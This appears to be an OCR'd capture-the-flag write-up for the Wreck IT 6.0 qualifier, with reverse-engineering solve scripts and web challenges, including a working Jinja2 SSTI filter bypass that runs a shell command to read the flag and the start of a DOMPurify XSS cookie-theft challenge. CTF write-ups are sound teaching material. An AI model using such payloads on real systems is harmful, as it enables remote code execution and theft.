
WRITE UP Wreck IT 6.0 General Qualifier

ICC Z²M



Muhamad Zibrisky - dia udah gamau sama aku yh
Ahmad Sultani Dayanullah - o gpt semoga kamu jago
Marcellino Candyawan - pengen turu plis

DAFTAR ISI

DAFTAR ISI **2**
Reverse Engineering **4**
The-Old-Norse-theonym - 100 4
Flag: WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b} 5
Dunno - 608 6
Flag: WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23} 12
Intro C - 826 13
Overview: 13
Explanation: 13
Final Payload: 13
Flag: WRECKIT60{i'm_sooo_1ntr0vert_;(;(;(;(} 16
Web Exploitation **17**
Safe Template - 304 17
Overview: 17
Explanation: 17
Final Payload: 19
Flag: WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344} 19
Safe Note - 584 20
Overview: 20
Explanation: 20
Final Payload: 23
Flag: WRECKIT60{s1mple_xss_since_im_not-really_good_at_doing_web} . 23
Safe Social - 775 24
Flag: WRECKIT60{asli_ga_ada_ide_008efdbbc3} 29
Safe Helper - 919 30
Overview: 30
Explanation: 30
Final Payload: 32
Flag: WRECKIT60{males_minta_instance_lagi} 34
Blockchain **35**
Reentry - 100 35
Overview: 35
Explanation: 35
Final Payload: 36
Flag: WRECKIT60{19_juta_lapangan_pekerjaan__hanzzz_7f98a45e} 36
Hamburger - 304 37
Overview: 37
Explanation: 37

Flag: WRECKIT60{hamoud_habibi_hamoud_burgir__hanzzz_e459fedd}..... 38
Zero - 793... 39
Overview:.. 39
Explanation:... 39
Final Payload:... 40
Flag: WRECKIT60{classic_attack_rare_on_bounties__hanzzz_3b9de123}. 44
Balokchain - 919... 45
Overview:.. 45
Explanation:... 45
Final Payload:... 46
Flag: WRECKIT60{they_say_this_aint_a_bug_idk__hanzzz_1580162b}.... 46
Forensics.. 47
shikata ga nai - 205... 47
Overview:.. 47
Explanation:... 47
Flag: WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed}........ 47
Regiscrypt - 995... 48
Flag: WRECKIT60{smg_lbh_gmpg_dri_final_cj24_eeac14df9b}........... 55
It Wrecked - 995... 56
Flag: WRECKIT60{dont_underestimate_vulns_on_binary__and_recover_th3_ransomed_00efd8bc3341abce}.......... 65
a cute little dump - 991....................................... 66
Flag: WRECKIT60{minidump_rev3rsing_forens1c_00efddbac45a}......... 76
Reverse Engineering.. 77
Treasure - 826... 77
Flag: WRECKIT60{y0u_g0t_th3_tr34sur3!!}........................ 82

Reverse Engineering

The-Old-Norse-theonym - 100

By analyzing the binary with a decompiler, we can see that it reads a file, encrypts/decrypts it and writes the result to another file.

```
__int64 __fastcall main::crypt(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5,
__int64 a6)
{
  __int64 result; // rax
  char byte; // [rsp+47h] [rbp-41h]
  __int64 i; // [rsp+50h] [rbp-38h]
  __int64 v13; // [rsp+58h] [rbp-30h]

  runtime::assert(a3 == a5, "Input and output slices must have same length", 45,
&off_4160D0, a6);
  v13 = 0;
  for ( i = 0; ; ++i )
  {
    result = a3;
    if ( v13 >= a3 )
      break;
    byte = main::next_byte(a1, a6);
    runtime::bounds_check_error(
```


```
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      47,
      16,
      v13,
      a5);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      47,
      26,
      v13,
      a3);
    *(_BYTE *)(a4 + v13) = byte ^ *(_BYTE *)(a2 + v13);
    ++v13;
  }
  return result;
}
```

`*(_BYTE *)(a4 + v13) = byte ^ *(_BYTE *)(a2 + v13);` is the main part of the encryption function. It xors each byte of the input file with a byte generated from `main::next_byte(a1, a6);`.

By running again the binary on the encrypted file, we can get the original file back since `A ^ B ^ B = A`.

Flag:
`WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}`

Dunno - 608



This challenge provides us with a binary that encrypts the input file and produces an encrypted output file. Let's analyze the main function first to understand the encryption flow.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  FILE *v4; // rbp
  __int64 v5; // r14
  _DWORD *v6; // rbx
  size_t v7; // rax
  unsigned int v8; // edx
  char *v9; // rax
  unsigned int v10; // esi
  unsigned int v11; // edx
  __int64 v12; // rcx
  __int64 v13; // rdi
  unsigned __int64 v14; // rdi
  FILE *s; // [rsp+10h] [rbp-68h]
  __int64 n; // [rsp+18h] [rbp-60h]
  __int64 v18; // [rsp+28h] [rbp-50h] BYREF
  unsigned int ptr; // [rsp+34h] [rbp-44h] BYREF
  unsigned __int64 v20; // [rsp+38h] [rbp-40h]

  v20 = __readfsqword(0x28u);
  if ( a1 != 3 )
  {
    __fprintf_chk(stderr, 2, "Usage: %s <input_file> <output_binary_file>\n", *a2);
```

```
  return 1;
}
v4 = fopen(a2[1], "rb");
if ( !v4 )
{
  perror("Error opening input file");
  return 1;
}
s = fopen(a2[2], "wb");
if ( !s )
{
  perror("Error opening output file");
  fclose(v4);
  return 1;
}
v5 = 0;
fseek(v4, 0, 2);
v18 = ftell(v4);
fseek(v4, 0, 0);
n = (v18 + 3) / 4;
v6 = malloc(4 * n);
if ( !v6 )
{
  fwrite("Failed to allocate memory\n", 1u, 0x1Au, stderr);
  fclose(v4);
  fclose(s);
  return 1;
}
while ( 1 )
{
  v7 = fread(&ptr, 1u, 4u, v4);
  if ( !v7 )
    break;
  if ( v7 <= 3 )
  {
    v8 = 4 - v7;
    v9 = (char *)&ptr + v7;
    v10 = v8;
    if ( v8 )
    {
      v11 = 0;
      do
      {
        v12 = v11++;
        v9[v12] = 0;
      }
      while ( v11 < v10 );
    }
  }
```

```
    v13 = _byteswap_ulong(ptr);
    if ( v5 )
      LODWORD(v13) = sub_15D0(v13, (unsigned int)v6[v5 - 1]);
    v14 = 0xB3F3F14BLL * (unsigned int)v13
        - 4170859393u * ((0xB3F3F14B * (unsigned __int64)(unsigned int)v13 * (unsigned
__int128)0x1079E1614uLL) >> 64);
    if ( v14 > 0xF89A4380 )
    {
      if ( (int)(((unsigned __int64)(v14
                                    - 4170859393u
                                    - (((v14 - 4170859393u) * (unsigned
__int128)0x79E161422870E03uLL) >> 64)) >> 1)
                 + (((v14 - 4170859393u) * (unsigned __int128)0x79E161422870E03uLL) >> 64)) <
0
        || (v14 -= 4170859393LL, v14 > 0xF89A4380) )
      {
        do
          v14 -= 0x1F1348702LL;
        while ( v14 > 0xF89A4380 );
      }
    }
    v6[v5++] = v14;
  }
  fwrite(v6, 4u, n, s);
  fwrite(&v18, 8u, 1u, s);
  fclose(v4);
  fclose(s);
  free(v6);
  __printf_chk(2, "Packing complete. Output written to '%s'\n", a2[2]);
  return 0;
}
```

This main function implements block cipher encryption with chaining mode. The program first opens the input and output files, then calculates the file size to determine how many 4-byte blocks will be processed using the formula `(size + 3) / 4` for padding. The program reads the input file in 4-byte chunks, and if the last chunk is less than 4 bytes, the remaining bytes will be padded with null bytes. Each chunk is then converted to big-endian with `_byteswap_ulong`. What is interesting is the use of chaining: for the first block, the value is processed directly, but for subsequent blocks, the value is first transformed using the `sub_15D0` function with the previously encrypted block as a parameter. After transformation or not (depending on whether this is the first block), the value is then multiplied by the constant `0xB3F3F14B` (3019108683) and moduloed with `4170859393`, followed by several conditional subtraction operations to ensure the final result does not exceed `0xF89A4380`. The encryption result is stored in an array, and at the end of the program, the array is written to the output file along with the original file size in the last 8 bytes.

```c
__int64 __fastcall sub_15D0(int a1, unsigned int a2)
{
  unsigned int v2; // edx
  unsigned int v3; // edi
  unsigned int v4; // r8d
  unsigned int v5; // esi

  v2 = ((unsigned __int16)a2 ^ (unsigned __int16)(a2 >> 12)) & 0xFFF ^ HIBYTE(a2);
  v3 = __ROR4__(a1, v2);
  v4 = v2 >> 9;
  LOBYTE(v2) = (v2 >> 5) & 0xF;
  v5 = ((v3 << (16 - v2)) ^ (v3 >> v2)) & (65537 * ((int)(unsigned __int16)(0xFFFF << v2)
>> v2)) ^ (v3 << (16 - v2));
  return ((v5 << (8 - v4)) ^ (v5 >> v4)) & (16843009 * ((int)(unsigned __int8)(255 << v4)
>> v4)) ^ (v5 << (8 - v4));
}
```

The sub_15D0 function is a transform function used for chaining between blocks. This function accepts two parameters: a1 is the current plaintext block value in big-endian, and a2 is the previous ciphertext block value. This function performs a series of complex bitwise operations: first, it calculates the value v2 by performing an XOR between the lower 16 bits of a2 and bits 12-27 of a2, then masks it with 0xFFF, and XORs it again with the highest byte of a2. This value v2 is then used as a parameter for a rotate-right operation on a1. After rotation, the function performs two stages of bitwise transformation involving shift, XOR, and masking with specific patterns. The first stage uses a 16-bit shift with a mask generated from v2, and the second stage uses an 8-bit shift. These operations are designed to mix the input bits non-linearly, making reverse engineering very difficult without a constraint solver.

To perform decryption, we need to reverse both operations: the modular multiplication function and the sub_15D0 function. For modular multiplication, we can use modular inverse, but we must consider the conditional subtraction performed after multiplication. For the sub_15D0 function, due to the complexity of its bitwise operations involving rotation, shift, XOR, and masking with values dependent on the input, manual reverse engineering becomes very challenging. This is where we need the Z3 solver, an SMT (Satisfiability Modulo Theories) solver that can solve symbolic constraints. Z3 can take a function that we define in the form of a constraint and find the input that produces a specific output, even for very complex functions with many non-linear bitwise operations such as sub_15D0.

```python
import struct
import sys
from z3 import BitVec, BitVecVal, RotateRight, LShR, Solver, sat

MOD = 4170859393
MULT = 3019108683
```


```python
NORM = 0x1F1348702
LIMIT = 0xF89A4380
MASK32 = 0xFFFFFFFF

def inv_mod(a, m):
    return pow(a, -1, m)

INV_MULT = inv_mod(MULT, MOD)

def F(x):
    val = (MULT * (x & MASK32)) % MOD
    while val > LIMIT:
        val -= NORM
    return val

def F_inv(out):
    res = set()

    # values that never triggered the extra subtracts
    val = out
    while val < MOD:
        x = (val * INV_MULT) % MOD
        if F(x) == out:
            res.add(x)
        val += NORM

    # values that first subtracted MOD, then NORM until ≤ LIMIT
    val = out + MOD
    while val >= 0:
        if val < MOD:
            x = (val * INV_MULT) % MOD
            if F(x) == out:
                res.add(x)
        val -= NORM

    return list(res)

def ror32(x, n):
    n &= 31
    return ((x >> n) | (x << (32 - n))) & MASK32

def sub_15D0(a1, a2):
    a1 &= MASK32
    a2 &= MASK32
    v2 = ((a2 & 0xFFFF) ^ ((a2 >> 12) & 0xFFFF)) & 0xFFF
    v2 ^= (a2 >> 24) & 0xFF
    rot = v2 & 31
    v3 = ror32(a1, rot)
    v4 = v2 >> 9
```

```
    v2s = (v2 >> 5) & 0xF

    shift1 = (16 - v2s) & 31
    left = (v3 << shift1) & MASK32
    right = (v3 >> v2s) & MASK32
    tmp16 = ((0xFFFF << v2s) & 0xFFFF) >> v2s
    mask1 = (tmp16 * 65537) & MASK32
    v5 = ((left ^ right) & mask1) ^ left

    shift2 = (8 - v4) & 31
    left2 = (v5 << shift2) & MASK32
    right2 = (v5 >> v4) & MASK32
    tmp8 = ((0xFF << v4) & 0xFF) >> v4
    mask2 = (tmp8 * 16843009) & MASK32
    return (((left2 ^ right2) & mask2) ^ left2) & MASK32

def sub_15D0_z3(x, a2):
    a2 &= MASK32
    v2 = ((a2 & 0xFFFF) ^ ((a2 >> 12) & 0xFFFF)) & 0xFFF
    v2 ^= (a2 >> 24) & 0xFF
    rot = v2 & 31
    v3 = RotateRight(x, rot)
    v4 = v2 >> 9
    v2s = (v2 >> 5) & 0xF

    shift1 = (16 - v2s) & 31
    mask1 = (BitVecVal((((0xFFFF << v2s) & 0xFFFF) >> v2s) * 65537, 32))
    left = (v3 << shift1)
    right = LShR(v3, v2s)
    v5 = ((left ^ right) & mask1) ^ left

    shift2 = (8 - v4) & 31
    mask2 = BitVecVal((((0xFF << v4) & 0xFF) >> v4) * 16843009, 32)
    left2 = (v5 << shift2)
    right2 = LShR(v5, v4)
    res = (((left2 ^ right2) & mask2) ^ left2) & BitVecVal(MASK32, 32)
    return res

def sub_15D0_inv_z3(result, prev):
    x = BitVec("x", 32)
    s = Solver()
    s.add(sub_15D0_z3(x, prev & MASK32) == BitVecVal(result & MASK32, 32))
    if s.check() != sat:
        raise ValueError("no preimage")
    return s.model()[x].as_long() & MASK32

def decrypt(enc_path, out_path):
    blob = open(enc_path, "rb").read()
    orig_len = struct.unpack("<Q", blob[-8:])[0]
```

```python
    words = [struct.unpack("<I", blob[i:i+4])[0] for i in range(0, len(blob) - 8, 4)]

    out = bytearray()
    prev = None

    for idx, word in enumerate(words):
        found = None
        for cand in F_inv(word):
            if prev is None:
                plain_be = cand & MASK32
            else:
                try:
                    plain_be = sub_15D0_inv_z3(cand, prev)
                except ValueError:
                    continue
            check = sub_15D0(plain_be, prev) if prev is not None else plain_be
            if F(check) == word:
                found = plain_be
                break
        if found is None:
            raise RuntimeError(f"Block {idx} failed")

        out.extend(found.to_bytes(4, "big"))
        prev = word

    with open(out_path, "wb") as fh:
        fh.write(out[:orig_len])

if __name__ == "__main__":
    decrypt("story.md.enc", "story.md")
```

Flag:
WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23
}

Intro C - 826



Overview:
Target binary reads up to 27 bytes from stdin and validates each byte with a XOR check against two in-memory buffers referenced from .data. One of those buffers is a pointer stored in .data that points to a runtime buffer which is modified at process startup, so a static analysis-only XOR fails.

Explanation:
The program then calls fgets(v5, 28, stdin) to read up to 27 input bytes. After that it performs a bytewise check for i = 0..26 equivalent to if ((off_4034C8[i] ^ v5[i]) != off_4034B0[i]). Those 2 addresses are pointers.

One of the pointed buffers is mutated at runtime during initialization, so the bytes in the ELF binary are not the bytes the running process expects.

Then? We can run this binary under a PTY and read the live pointers from the child process memory.

Final Payload:
```
import os
import time
import struct
import ctypes
import ctypes.util
import pty
```

```python
FILE_BASE = 0x400000
PTR_ADDR_A_FILE = 0x4034B0
PTR_ADDR_B_FILE = 0x4034C8
N_BYTES = 27

libc = ctypes.CDLL(ctypes.util.find_library("c"), use_errno=True)
process_vm_readv = libc.process_vm_readv
process_vm_readv.argtypes = [
    ctypes.c_int,
    ctypes.c_void_p,
    ctypes.c_ulong,
    ctypes.c_void_p,
    ctypes.c_ulong,
    ctypes.c_ulong,
]
process_vm_readv.restype = ctypes.c_ssize_t


class IOVec(ctypes.Structure):
    _fields_ = [("iov_base", ctypes.c_void_p), ("iov_len",
ctypes.c_size_t)]


def process_read(pid: int, remote_addr: int, size: int) -> bytes:
    buf = ctypes.create_string_buffer(size)
    local = IOVec(ctypes.cast(buf, ctypes.c_void_p), size)
    remote = IOVec(ctypes.c_void_p(remote_addr), size)
    liov = ctypes.pointer(local)
    riov = ctypes.pointer(remote)
    nr = process_vm_readv(
        pid,
        ctypes.cast(liov, ctypes.c_void_p),
        1,
        ctypes.cast(riov, ctypes.c_void_p),
        1,
        0,
    )
    if nr < 0:
        err = ctypes.get_errno()
        raise OSError(err, f"process_vm_readv failed:
{os.strerror(err)}")
    return buf.raw[:nr]


def find_exe_base(pid: int, exe_path: str | None) -> int:
```

```
    maps = f"/proc/{pid}/maps"
    try:
        with open(maps, "r") as fh:
            for line in fh:
                if exe_path and exe_path in line:
                    start = int(line.split("-", 1)[0], 16)
                    return start
            fh.seek(0)
            for line in fh:
                if " r-xp " in line and "/" in line:
                    start = int(line.split("-", 1)[0], 16)
                    return start
    except Exception:
        pass
    return 0


def run_under_pty_and_send(
    target_path: str,
):
    pid, master_fd = pty.fork()
    if pid == 0:
        os.execv(target_path, [target_path])
        os._exit(1)

    time.sleep(0.05)

    exe_path = None
    try:
        exe_path = os.readlink(f"/proc/{pid}/exe")
    except Exception:
        exe_path = None

    exe_base = find_exe_base(pid, exe_path)
    slide = exe_base - FILE_BASE if exe_base else 0
    ptrA_runtime = PTR_ADDR_A_FILE + slide
    ptrB_runtime = PTR_ADDR_B_FILE + slide

    ptr_size = ctypes.sizeof(ctypes.c_void_p)
    try:
        raw_a_ptr = process_read(pid, ptrA_runtime, ptr_size)
        raw_b_ptr = process_read(pid, ptrB_runtime, ptr_size)
    except Exception as e:
        os.close(master_fd)
        raise RuntimeError(f"failed to read pointer values: {e}") from e
```

```python
    fmt = "<Q" if ptr_size == 8 else "<I"
    a_ptr = struct.unpack(fmt, raw_a_ptr)[0]
    b_ptr = struct.unpack(fmt, raw_b_ptr)[0]

    a_bytes = process_read(pid, a_ptr, N_BYTES)
    b_bytes = process_read(pid, b_ptr, N_BYTES)

    flag = bytes((b_bytes[i] ^ a_bytes[i]) for i in range(N_BYTES))
    print(flag)


target = "./introc"
run_under_pty_and_send(
    target,
)
```

Flag: `WRECKIT60{i'm_sooo_1ntr0vert_;(;(;(;(}`

Web Exploitation

Safe Template - 304

Overview:
Given a web challenge that uses jinja2 as its templating engine, it has several blacklists so we can assume it is SSTI for now. The blacklists are weak, we can easily bypass it by chunking our payload with ~ (+ is blacklisted) and rest is trivial.

Explanation:
This is a whitebox challenge so we can analyze the source code first. The app stores the flag at flag.txt and it only gives 1 server code [app.py]() and a template index.html which will be rendered. Other than that, the app only has 1 route which is index.

```
@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        inputstring = request.form.get('inputstring', "")
        if check_payload(inputstring):
            return "Not allowed.", 400
        try:
            if JINJA_EXPR_RE.search(inputstring):
                template: str = f"{inputstring}\n"
```

```
                result = render_template_string(template)
            else:
                result = render_template_string("{{ value }}\n",
value=inputstring)
        except Exception:
            return "Not allowed.", 400
        return result
    return render_template(template_name_or_list='index.html')
```

Notice that there's a **check_payload** on our **inputstring.** Inside of it there's sanitization by blacklist happened as below

Here's the regex blacklists, seems fancy but actually weak

```
DANGEROUS_PATTERNS = [
    r"{%\s*",
    r"\|\s*safe\b",
    r"__\s*",
    r"\b(self|class|mro|subclasses|environment)\b",
    r"\b(exec|eval|compile|breakpoint)\b",
    r"\b(import|from|__import__|__globals__|__builtins__)\b",
    r"\b(os|sys|subprocess|popen|system|pty|resource)\b",
    r"\b(request|config|url_for|get_flashed_messages|g)\b",
    r"\b(joiner|cycler|namespace)\b",
    r"\b(attr|getitem|setitem|delitem)\b",
    r"\bord\b",
    r"\+",
    r"\[\s*\d+\s*\]",
    r"`",
]

DANGEROUS_RE = re.compile("|".join(DANGEROUS_PATTERNS))

LEGACY_WORDS = [
    'exec', 'eval', 'request', 'config', 'dict', 'os', 'popen'
    'more', 'less', 'head', 'tail', 'nl', 'tac', 'awk', 'sed', 'grep',
    'ord',
]

LEGACY_RE = re.compile("|".join(re.escape(w) for w in LEGACY_WORDS), re.I)
JINJA_EXPR_RE: re.Pattern[str] = re.compile(r"\{\{.*?\}\}")
```

The implementation of that regex as below:

```
def normalize(s: str) -> str:
    s = unicodedata.normalize("NFKC", s)
    s = s.lower()
    s = re.sub(r"\s+", "", s)
    return s
```

```python
def check_payload(payload: str) -> bool:
    if not payload: return True
    if len(payload) > 400: return True

    flat = normalize(payload)

    if DANGEROUS_RE.search(flat): return True
    if LEGACY_RE.search(payload): return True
    if "|" in payload: return True

    exprs = JINJA_EXPR_RE.findall(payload)
    if len(exprs) > 1:
        return True

    return False
```

The function takes our inputstring as **payload** and normalizes it as **flat**. Strangely, flat (normalized) tested on DANGEROUS_RE but payload (nor normalized) tested on LEGACY_RE. The normalization process will prevent attacker to use unicode variant that are derived from the original character, such as ﹛ from **{**. so we can utilize that flaw but just for LEGACY_RE.

Looking back at the regex, both of them filter our inputstring just by keyword that will be easily bypassed by concatenation or string manipulation. To do so, we can utilize + or ~ in jinja2.


For the remaining filter, there’s `, __, and {% left.
1. for {%, we can use {{
2. for `, we will not use it
3. for __, we can use \x5f\x5f

After that, the last check was done by JINJA_EXPR_RE, which checks if our payload contains more than one **{{ anything }}** combination. this is trivial because to do SSTI, we only need one combination

Final Payload:
{{ lipsum['\x5f\x5fgl'~'obals\x5f\x5f']['o'~'s']['po'~'pen']('cat f*')['read']() }}

Flag: **WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344}**

Safe Note - 584



Overview:
Given a web challenge that will render our input as HTML and uses DOMPurify 3.0.10 which has public CVE. Flag is at bot's cookie so we can exfiltrate the cookie using that public exploit.

Explanation:
Looking at the source of the index.html, there's [app.js](app.js) script and DOMPurify 3.0.10 script. Here's the [app.js](app.js) script

```
(() => {
  const $ = (s) => document.querySelector(s);
  const $note = $("#note");
  const $render = $("#renderBtn");
  const $reset = $("#resetBtn");
  const $target = $("#renderTarget");
  const $shareBtn = $("#shareBtn");
  const $shareLink = $("#shareLink");

  const b64uEncode = (str) => {
    const bytes = new TextEncoder().encode(str);
```

```
    let bin = "";
    for (let i = 0; i < bytes.length; i++) bin +=
String.fromCharCode(bytes[i]);
    const b64 = btoa(bin);
    return b64.replace(/\+/g, "-").replace(/\//g, "_").replace(/=+$/g, "");
  };

  const b64uDecode = (b64u) => {
    try {
      const padLen = (4 - (b64u.length % 4)) % 4;
      const b64 =
        b64u.replace(/-/g, "+").replace(/_/g, "/") + "=".repeat(padLen);
      const bin = atob(b64);
      const bytes = new Uint8Array(bin.length);
      for (let i = 0; i < bin.length; i++) bytes[i] = bin.charCodeAt(i);
      return new TextDecoder().decode(bytes);
    } catch {
      return "";
    }
  };

  function renderNow() {
    const raw = $note.value || "";
    const clean = DOMPurify.sanitize(raw, {
      PARSER_MEDIA_TYPE: "application/xhtml+xml",
      USE_PROFILES: { html: true },
    });
    $target.innerHTML = clean;
  }

  function resetAll() {
    $note.value = "";
    $target.innerHTML = "";
    if ($shareLink) $shareLink.value = "";

    const url = new URL(location.href);
    url.searchParams.delete("note");
    history.replaceState(null, "", url.toString().split("#")[0]);
  }

  async function shareNow() {
    const payload = $note.value || "";
    const noteParam = b64uEncode(payload);

    const url = new URL(location.href);
    url.searchParams.set("note", noteParam);
    const link = url.toString();
```

```
    if ($shareLink) $shareLink.value = link;

    try {
      await navigator.clipboard.writeText(link);
      $shareBtn.textContent = "Copied!";
      setTimeout(() => ($shareBtn.textContent = "Share"), 1200);
    } catch {
      $shareBtn.textContent = "Link Ready";
      setTimeout(() => ($shareBtn.textContent = "Share"), 1200);
    }

    history.replaceState(null, "", link);
  }

  function initFromURL() {
    const url = new URL(location.href);
    let encoded = url.searchParams.get("note");

    if (!encoded && location.hash.startsWith("#note=")) {
      encoded = location.hash.slice(6);
    }

    if (encoded) {
      const txt = b64uDecode(encoded);
      if (txt) {
        $note.value = txt;
        renderNow();
        if ($shareLink) $shareLink.value = url.toString();
        return;
      } else {
        console.warn("Failed to decode ?note param. Raw:", encoded);
      }
    }

    $note.value = `<p>welcome to ctf notes!</p>`;
  }

  $render?.addEventListener("click", renderNow);
  $reset?.addEventListener("click", resetAll);
  $shareBtn?.addEventListener("click", shareNow);

  initFromURL();
})();
```

